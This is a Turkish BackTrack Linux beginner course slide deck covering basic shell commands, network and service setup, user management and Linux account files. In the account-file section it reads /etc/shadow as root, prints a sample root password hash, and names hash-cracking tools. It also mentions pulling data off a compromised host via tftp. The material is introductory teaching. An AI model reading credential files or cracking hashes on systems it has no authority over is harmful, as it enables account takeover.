- Daha fazlası için **man less**

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # head Komutu

```
root@bt:~/Desktop# head -n 5 CTF.txt
CTF Nedir?

CTF(Capture The Flag) geçmişi Roma dönemine dayanan uygulamalı, öğretici bir oyundur. Çeşitli tarih kitaplarında farklı milletlerin çocukların 1/gençlerini CTF oyunlarıyla savaşa hazırladıkları yazmaktadır. CTF'de amaç öğrenilen savunma ve saldırı tekniklerini pratiğe dökmektir.

Günümüzde bilişim dünyasında -özellikle bilişim güvenliğinde- sık kullanılan bir eğitici öğretim yöntemidir.
root@bt:~/Desktop#
```

- Bir dosyanın ilk 5 satırını ekrana yazdıran komut. –n Parametresi verilmez ise otomatik olarak 10 satır getirir.
- -n : Dosyanın başında itibaren kaç satırın ekrana yazdırılacağını belirtir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # tail Komutu

```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# tail -n 3 CTF.txt

Birinci çeşit CTF'de bir hedef vardır ve bu hedefin belirli zaman içerisinde ele geçirilmesine odaklanılmıştır. İkinci çeşit CTF'de bir grup saldırı teknikleri ile sistemi ele geçirmeye çalışırken diğer bir grup da savunma teknikleri ile bu grubun işini zorlaştırmaya odaklanmıştır. İkinci tip CTF çok daha öğretici ve zevkli olmasına rağmen pek rağbet görmemektedir.

CTF oyunları günümüz güvenlik etkinliklerinin vazgeçilmez bir parçası olmuştur. Bugün bilişim güvenliği alanında en ciddi sayılabilecek konferanslar(bkz: USENIX) bu tip yarışmaları yaparak etkinliğe farklı bir hava katmaya çalışmaktadır.
root@bt:~/Desktop#
```

- Bir dosyanın son 3 satırını ekrana yazdıran komut. –n Parametresi verilmez ise otomatik olarak 10 satır getirir.
- -F : -n parametresi ile belirtilen sayı kadar dosya sonundan satır okur ve her 2 saniyede bir bu olayı yeniler. Log takibi işlemlerinde çok sık kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## # grep Komutu


```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# grep "Bilgi" BGA.txt
Bilgi Güvenliđi Akademisi
Backtrack Hakkında Bilgiler
root@bt:~/Desktop# grep -i "bilgi" BGA.txt
Bilgi Güvenliđi Akademisi
Backtrack Hakkında Bilgiler
root@bt:~/Desktop#
```

- Verilen data içerisinde kelime arama komutu.
- Bu bölümde incelediđimiz en önemli komuttur.
- -i : Büyük küçük harfe duyarsız davran.
- -r : İle düzenli ifadeler -regex- kullanılabilir.
- PS: **man grep**

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Çıktı Yönlendirme


- Bir komutun çıktısını , bir dosyaya yönlendirebilirsiniz.



Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

# Pipe

- Bir komutun çıktısını, yani outputunu, başka komuta girdi olarak ,yani input, verebilirsiniz. Peş peşe çoklu borulama –piping- kullanılabilir. Peş peşe çoklu borulama –piping- kullanılabilir.
- “ | “ işareti **altgr + <>**, veya **altgr + “-”** ile yapılır.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Sistemi Tanıma

- Uname Komutu
- Pentest dizini
- Hostname
- Network Ayarları

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# #uname Komutu

```
root@bt:~/Desktop# uname -a
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
root@bt:~/Desktop#
```

- Linux'un Kernel sürümünü öğrenmek için kullanılan komuttur.
- Linux Kernel versiyon = 3.2.5
- Mimari = i686 mimari.
- -a = Tüm bilgileri getir (all).

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Pentest Dizini

```
root@bt: /
File Edit View Terminal Help
root@bt:/# ls -l /
total 112
drwxr-xr-x 2 root root 4096 2012-03-01 08:11 bin
drwxr-xr-x 3 root root 4096 2012-03-01 08:46 boot
drwxr-xr-x 2 root root 4096 2011-03-05 11:41 cdrom
drwxr-xr-x 15 root root 4560 2012-04-22 18:59 dev
drwxr-xr-x 141 root root 12288 2012-04-22 20:29 etc
drwxr-xr-x 2 root root 4096 2011-03-05 15:40 home
lrwxrwxrwx 1 root root 21 2012-03-01 08:11 initrd.img -> boot/initrd.img-3.2.6
drwxr-xr-x 26 root root 12288 2012-03-01 08:11 lib
drwx----- 2 root root 16384 2011-03-05 11:40 lost+found
drwxr-xr-x 4 root root 4096 2012-03-01 08:38 media
drwxr-xr-x 3 root root 4096 2012-03-01 08:38 mnt
drwxr-xr-x 12 root root 4096 2012-02-28 09:12 opt
drwxr-xr-x 26 root root 4096 2012-02-23 23:37 pentest
dr-xr-xr-x 118 root root 0 2012-04-22 18:59 proc
drwx----- 20 root root 4096 2012-04-22 19:53 root
drwxr-xr-x 2 root root 12288 2012-03-01 08:37 sbin
drwxr-xr-x 2 root root 4096 2009-12-05 16:55 selinux
drwxr-xr-x 4 root root 4096 2011-05-10 03:42 share
drwxr-xr-x 3 root root 4096 2011-07-12 06:59 srv
drwxr-xr-x 12 root root 0 2012-04-22 18:59 sys
drwxrwxrwt 10 root root 4096 2012-04-22 19:47 tmp
drwxr-xr-x 12 root root 4096 2011-05-10 03:41 usr
drwxr-xr-x 16 root root 4096 2011-06-08 09:16 var
lrwxrwxrwx 1 root root 18 2012-03-01 08:11 vmlinuz -> boot/vmlinuz-3.2.6
root@bt:/#
```

Dağıtımın kök dizini incelenecek olursa diğer dağıtımlardan farklı olarak /pentest dizini göze çaracaktır

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Pentest Dizini

```
root@bt: /
File Edit View Terminal Help
root@bt:/# ls -l /pentest/
total 96
drwxr-xr-x 9 root root 4096 2012-02-23 23:37 backdoors
drwxr-xr-x 7 root root 4096 2012-02-23 23:44 bluetooth
drwxr-xr-x 9 root root 4096 2011-07-12 07:03 cisco
drwxr-xr-x 15 root root 4096 2012-02-28 09:12 database
drwxr-xr-x 19 root root 4096 2012-02-23 23:37 enumeration
drwxr-xr-x 10 root root 4096 2012-02-23 23:45 exploits
drwxr-xr-x 19 root root 4096 2011-07-12 07:03 forensics
drwxr-xr-x 8 root root 4096 2011-05-10 03:43 fuzzers
drwxr-xr-x 4 root root 4096 2011-08-16 18:47 libs
drwxr-xr-x 10 root root 4096 2012-02-23 23:44 misc
drwxr-xr-x 24 root root 4096 2012-02-23 23:44 passwords
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 python
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 reporting
drwxr-xr-x 6 root root 4096 2012-02-11 08:02 reverse-engineering
drwxr-xr-x 3 root root 4096 2011-05-10 05:03 rfid
drwxr-xr-x 8 root root 4096 2011-07-12 07:03 scanners
drwxr-xr-x 10 root root 4096 2012-02-23 23:44 sniffers
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 stressing
drwxr-xr-x 4 root root 4096 2011-06-07 14:17 telephony
drwxr-xr-x 4 root root 4096 2011-05-10 03:43 tunneling
drwxr-xr-x 18 root root 4096 2012-02-23 23:37 voip
drwxr-xr-x 38 root root 4096 2012-02-23 23:44 web
drwxr-xr-x 11 root root 4096 2012-02-11 07:54 windows-binaries
drwxr-xr-x 7 root root 4096 2012-02-23 23:44 wireless
root@bt:/#
```

Bu dizin, sistemde bulunan çoğu programın düzenli bir şekilde yer aldığı ana dizindir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Hostname

- Makine adını “hostname” komutu ile öğrenebilir ve değiştirebiliriz.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# hostname
bt
root@bt:~# echo "BGA" > /etc/hostname
root@bt:~#
```

- **Exit** komutu ile terminal kapatılır. **Ctrl + Alt + T** komutu ile terminal tekrardan açıldığında hostname değişmiş olacaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Network Ayarları

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig
eth1 Link encap:Ethernet HWaddr 00:0c:29:6f:61:db
 inet addr:192.168.100.141 Bcast:192.168.100.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe6f:61db/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:33 errors:0 dropped:0 overruns:0 frame:0
 TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:4079 (4.0 KB) TX bytes:2064 (2.0 KB)
 Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:22 errors:0 dropped:0 overruns:0 frame:0
 TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:1441 (1.4 KB) TX bytes:1441 (1.4 KB)
```

**ifconfig** komutu; mevcut ethernet ve/veya wireless kartlarının bilgilerini ekrana getirir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Network Ayarları

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig eth1 10.10.10.2 netmask 255.255.0.0
root@bt:~# ifconfig
eth1 Link encap:Ethernet HWaddr 00:0c:29:6f:61:db
 inet addr:10.10.10.2 Bcast:10.10.255.255 Mask:255.255.0.0
 inet6 addr: fe80::20c:29ff:fe6f:61db/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:95 errors:0 dropped:0 overruns:0 frame:0
 TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:10001 (10.0 KB) TX bytes:2448 (2.4 KB)
 Interrupt:19 Base address:0x2000
```

- **ifconfig eth1 10.10.10.2 netmask 255.255.0.0** komutu ile Eth1 ağ arabirimine elle IP adresi verebilirsiniz.
- **ifconfig eth1**; komutu ile tüm ağ arabirimlerinin yerine, belirtilen ağ arabiriminin bilgilerini ekrana getirir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Network Ayarları

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# dhclient eth1
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth1/00:0c:29:6f:61:db
Sending on LPF/eth1/00:0c:29:6f:61:db
Sending on Socket/fallback
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.100.141 from 192.168.100.254
DHCPREQUEST of 192.168.100.141 on eth1 to 255.255.255.255 port 67
DHCPCACK of 192.168.100.141 from 192.168.100.254
bound to 192.168.100.141 -- renewal in 776 seconds.
```

- **dhclient eth1** komutu ile eth1 isimli ağ arayüzü için **dhcp** servisinden ip talep edilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Servisler

- Backtrack bir güvenlik dağıtımı olmasına rağmen üzerinde klasik Linux dağıtımlarında bulunabilecek bazı servisleri içermektedir.
- Bunların amacı çeşitli güvenlik testlerinde ek bileşen olarak kullanabilmektir.
  - Mesela bir sisteme sızma denemesi gerçekleştirildi ve başarılı. Sızılan sistemden tftp ile veri alınması gerekiyor. Bu durumda Backtrack üzerinde tftp servisi çalıştırılarak gerekli bilgiler sunucudan kolaylıkla transfer edilebilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Web Servisinin Başlatılması

- Apache httpd servisini başlatmak için;
- `# service apache2 start`
- `# /etc/init.d/apach2 restart`

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# /etc/init.d/apache2 start
* Starting web server apache2 [OK]
root@bt:~# service apache2 restart
* Restarting web server apache2
... waiting [OK]
root@bt:~#
```

- Her iki komutta web servisini başlatmak, durdurmak veya restart etmek için kullanılabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## SSH Servisinin Başlatılması

- İlk olarak, ssh anahtarları oluşturulur
  - `sshd-generate`
- Servisi çalıştırmak için aşağıdaki komutlar kullanılabilir.  
`service ssh start`  
*veya*  
`/etc/init.d/ssh start`
- Bu işlemler grafik arabirimdeki menüler aracılığı ile de yapılabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## SSH Servisi Bařlatma Sorunu

- `/etc/init.d/ssh start`

Could not load host key: /etc/ssh/ssh\_host\_dsa\_key  
Could not load host key: /etc/ssh/ssh\_host\_rsa\_key

- Üstte ki hatayı alıyorsanız ařađıda ki komutları alıřtırmalısınız.

```
ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key
ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key
```

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr

## Komut Satırı Aralarının Kullanımı

- Backtrack'i aralarını grafik arabirimden kullanabileceđiniz gibi komut satırından da alıřtırabilirsiniz.
- Mesela Wireless kategorisindeki aircrack-ng programını alıřtırmak iin;

```
cd /pentest/wireless/aircrack-ng/
./aircrack-ng
```

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr



## Kullanıcı Hesapları Dosyaları

- Linux işletim sisteminde kullanıcı bilgileri /etc/passwd dosyasında tutulmaktadır.
- Gruplar hakkındaki bilgiler /etc/group dosyası içerisinde bulunmaktadır.
- /etc/shadow dosyası, kullanıcı şifrelerinin hash'lerinin bulunduğu dosyadır.
- /etc/passwd'i tüm kullanıcılar görebilir.
- /etc/shadow dosyasını sadece root görebilir .


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/passwd

```
ls -lah /etc/passwd
```

```
-rw-r--r-- 1 root root 1.4K 2011-10-23 10:38
```

```
cat /etc/passwd
```



```
root@BGA:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

Terminal Serisi – 1  
kısmında anlatılan  
komutlar ile **passwd**  
dosyasının içeriği ekrana  
yazılmıştır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/passwd dosya formatı

```
bga:x:11807:100:Bilgi Güvenliği Akademisi:/user/bga:/bin/sh
```

```
kullanıcı_ismi:şifre:user_id:group_id:gecos(kullanıcının kişisel bilgileri):kullanıcı_dizini:kabuk
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## /etc/group

```
ls -lah /etc/group
```

```
-rw-r--r-- 1 root root 777 2012-02-03 16:54
```

```
cat/etc/group
```

```
-rw-r--r-- 1 root root 777 2012-02-03 16:54
```



```
root@BGA: ~
File Edit View Terminal Help
bash: cat/etc/group: No such file or directory
root@BGA:~# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/group Dosya Formatı

grup\_ismi:grup\_şifresi:grup\_id:üye

root:x:0:bga


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/shadow

```
ls -lah /etc/shadow
```

```
-rw-r----- 1 root shadow 1.1K 2012-02-03 16:56
```

```
cat /etc/shadow
```

A terminal window titled 'root@BGA: ~' with a menu bar 'File Edit View Terminal Help'. The terminal shows the command 'cat /etc/shadow' and its output, which lists system users and their shadow entries. The output is: root:\$6\$TBYsLimbs/25lp7/UZzjI124JKgHVrg7yVQc.YWF2TPhe25WSaJcqlbT0/Cndg.CSIR7shka4TxHwzUP2DTvmssVptLJ/:15400:0:99999:7::: daemon:x:15400:0:99999:7::: bin:x:15400:0:99999:7::: sys:x:15400:0:99999:7::: sync:x:15400:0:99999:7::: games:x:15400:0:99999:7::: man:x:15400:0:99999:7::: lp:x:15400:0:99999:7::: mail:x:15400:0:99999:7::: news:x:15400:0:99999:7::: uucp:x:15400:0:99999:7::: The background of the terminal has a dark theme with a dragon logo and the text 'backtrack 5'.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/shadow Dosya Formatı

kullanıcı\_ismi:şifre:sp\_lastchg:sp\_min:sp\_max:sp\_warn:sp\_inact:sp\_expire:sp\_flag

```
root:6TBYsLimb$/25lp7/UZzj124JKgHVrg7yVQc.YWF2TPhe25WSaNjcqllbTO/Cndg.CS1r7shka4TxHwzUP2DTvmssVptLJ/:15400:0:99999:7:::
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/shadow Dosya Formatı

- **sp\_lastchg:** Kullanıcının şifresini değiştirdiği en son zaman bilgisini saklar.  
1 Ocak 1970 tarihinden itibaren kaç gün olduğu bilgisi
- **sp\_min:** Kullanıcının şifresini değiştirebilmesi için geçmesi gereken minimum zamandır.  
Eğer -1 değeri varsa herhangi bir zaman değiştirilebilir
- **sp\_max:** Kullanıcı şifresini kullanabileceği azami gün sayısıdır.  
999999 değeri varsa herhangi bir kısıtlama söz konusu değildir

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## /etc/shadow Dosya Formatı

- **sp\_warn:** Şifrenin geçerliliğinin dolmadan kaç gün önce uyarı verileceğini bildirir.  
-1 değeri varsa herhangi bir uyarı verilmez
- **sp\_inact:** Şifre geçerliliği dolduktan sonra kaç gün içerisinde kullanıcı hesabının pasifleştirileceği bilgisidir.  
-1 değeri varsa pasifleştirilme yapılmaz
- **sp\_expire:** Kullanıcı hesabının sona ereceği gün bilgisidir.  
1 Ocak 1970 tarihinden sonra kaç gün olduğunu gösterir
- **sp\_flag:** Sonradan kullanım için düşünülen ve şuan aktif olmayan bir bölümdür

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Parola Güvenlik Testleri

- Linux sistemler tuzlu hash kullandığından klasik parola kırma araçları ile bulunamaz
- John The Ripper ve Hashcat gibi araçlar kullanarak Linux sistemlerin parola güvenliği test edilebilir.
- Kullanılan şifreleme/hash algoritmasının gücüne göre kırma hızı ters orantılı değişecektir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sistem Yeni Kullanıcı Ekleme

- Useradd veya adduser komutları kullanılabilir
- Useradd  
*useradd [kullanıcı\_ismi]*
- -G parametresi ile eklenecek olan kullanıcının grubu da belirtilebilir.  
*useradd -g [grup\_ismi] [kullanıcı\_ismi]*

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sistem Yeni Kullanıcı Ekleme

- Sistemdeki kullanıcılara parola vermek için passwd komutu kullanılır  
Örnek: passwd muhasebe, passwd bga
- Normal kullanıcılar parola değiştirirken  
Öncelikle eski parolayı girmeleri beklenir
- Root kullanıcısı parola değiştirirken  
Herhangi ek bir soru sorulmaz

Normal kullanıcı  
parolasını değiştirme

```
sh-4.1$ passwd bga
Changing password for bga.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

```
root@bt:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Root kullanıcısının parolasını değiştirme

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sistem Kullanıcı Silme

- Userdel ve deluser komutları kullanılabilir
- Userdel  
userdel [kullanıcı\_ismi]
- -r parametresi vasıtasıyla kullanıcıya ait dizinde silinebilir.  
userdel -r [kullanıcı\_ismi]

```
userdel -r bga
```

```
cat /etc/passwd | grep "bga"
```

"bga" kullanıcısı ve kullanıcıya ait dizin sistemden kaldırılmıştır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Parola Güvenliği

- Linux dağıtımlarında sistem hesaplarının parolaları /etc/shadow dosyasında hash+salt şeklinde saklanır.
- Salt(tuz) her seferinde değişken olarak atanan bir değerdir, bu şekile aynı parolayı iki kere girildiğinde hash değerleri farklı çıkacaktır.
- Parola formatı  
root:\$6\$GkfJ0/H/\$IDtJEzDO1vh8VyDG5rnnLLMXwZl.ciku  
lTg4wtXjq98Vlcf/PA2D1QsT7VHSsu46B/od4IJlqENMtc8d  
SpBEa1

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Parola Güvenliđi

- **root:** kullanıcı adı
- ilk \$ ile ikinci \$ arasındaki sayı hangi şifreleme/hash algoritmasının kullanıldığını belirtir. Buradaki deđer
  - 1 ise MD5
  - 2a ise Blowfish (OpenBSD)
  - 5 ise SHA256
  - 6 ise SHA512 kullanılmış demektir.
- İkinci \$ ile üçüncü \$ arasındaki karakterler parolanın önceden hazırlanmış hash deđerleri(rainbow table) kullanılarak yapılacak kırma deneyimlerini zorlaştırma amaçlıdır
  - Salt deđeri olarak bilinir.

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Linux Dosya Sistemi

- Linux'da Dosya Kavramı
- Dosya/Dizin Hiyerarşisi
- Dosya ve Dizin İşlemleri
- Dosya İzinleri
- Suid bit Kavramı

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr



## Linux'da Dosya Kavramı

- Linux işletim sisteminde herşey bir dosyadan oluşur.
  - Ses kartı
  - USB Disk
  - Ethernet kartı sürücüsü
  - Çalıştırılabilir komutlar
  - Mp3 dosyası
- Dosyalar çeşit çeşittir.
  - İkili dosyalar
  - Text dosyalar
  - Karakter dosyalar
  - Bağlantı dosyaları(link)

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosyalar

- Linux'da uzantıya gerek yoktur(.exe, .msi gibi)
- Standartlaşma için .rpm, .deb, .sh gibi uzantılar kullanılır
- Dosya/dizin isimleri "case sensitive" dir.Büyük küçük harfe duyarlı.
  - Text != text != textT
- Dosya ismi nokta ile başlıyorsa gizli dosyadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya/Dizin Hiyerarşisi

- Linux işletim sistemlerinde dosyalar hiyerarşik bir yapıyla oluşturulmuştur.
- Hiyerarşik olarak en üst olan dosya root dosyasıdır, "/" ile belirtilir.
- Linux işletim sistemlerinde, dosya isimlendirilmesi yapılırken alfabetik karakterler, alt çizgi "\_", rakam, nokta, virgöl kullanılabilir.
- Kullanılmayan karakterler "\*", "?" olarak belirtilmiştir.
- Dosyaların çalıştırılabilmesi Linux işletim sistemlerinde uzantıya bakılmaz
  - Dosya izinlerinden çalışacak dosya ayarının yapılmasıyla her dosya çalıştırılabilir.
  - `chmod +x dosya ; ./dosya`

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Dizin Yapısı

- Root Dizini
  - Root dizini bütün dosyaları bünyesinde barındırır.
  - '/' dizini ile '/root' aynı değildir.
  - '/root' dizini, root kullanıcısına ait dizindir

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Dizin Yapısı

- /bin : Kullanıcı ve sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.
- /dev : Donanımlara erişebilmek için gerekli dosyaları barındırır.
- /etc : Sistem konfigürasyonları için gerekli dosyaları barındırır.
- /lib : Sistem kütüphanelerini barındırır.
- /sbin : Sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Dizin Yapısı

- /home : Kullanıcılara ait dizindir.
- /mnt : Sisteme dışarıdan bağlanacak olan donanım aygıtlarının, bağlantı noktalarını belirten dizindir.
